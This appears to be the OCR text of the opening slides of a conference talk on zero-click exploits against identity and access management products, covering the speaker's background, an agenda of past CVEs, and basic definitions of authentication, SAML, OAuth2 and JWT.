IAM Whoever I Say IAM

Infiltrating Identity Providers Using 0Click Exploits

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> whoami

Focusing on Web, Application & Cloud 0-day Research:

- Security Researcher for 360 Vulnerability Research Institute
- Teaching the "Full Stack Web Attack" class

Speaker and/or trainer at:

- Black Hat / BlueHat / HiTB / BSides

Selected highlights:

- Discovered over 1500+ vulnerabilities with a high/critical impact
- Pwn2Own contestant in 2022, 2021 and team winner in 2020

360 TOTAL SECURITY

Agenda

Introduction

- What is Identity and Access Management (IAM)?
- Authentication vs Authorization

Past Attacks Against IAM Solutions

- Oracle Access Manager (CVE-2021-35587)
- ForgeRock OpenAM (CVE-2021-35464)
- VMware Workspace ONE Access (CVE-2020-4006)

Target Selection & Vulnerability Discovery

- Discovering CVE-2022-22954
- Discovering a full chain RCE known as Hekate

Conclusions

What is IAM?

The integration of Identity and Access Management into a single solution.

Identity (Authentication)

The validation that I am who I say I am. Typically this is done with password authentication and federated authentication such as Single Sign On (SSO) technology

- Security Assertion Markup Language (SAML)

Access (Authorization)

The verification of privileges or permissions to a given resource from an already authenticated user.

- Open Authorization (OAuth2)
- JSON Web Token (JWT) for data exchange


What is IAM?

Its a prime target to attackers!


1. Full control of authentication and authorization
2. Must be externally exposed on the perimeter
3. Must use complicated technology stacks and protocols

Breaching an IAM on a perimeter means breaching several other systems controlled by the organization!


Federated Authentication – SAML




Federated Authentication – SAML



Federated Authentication – SAML



Federated Authentication – SAML



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

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
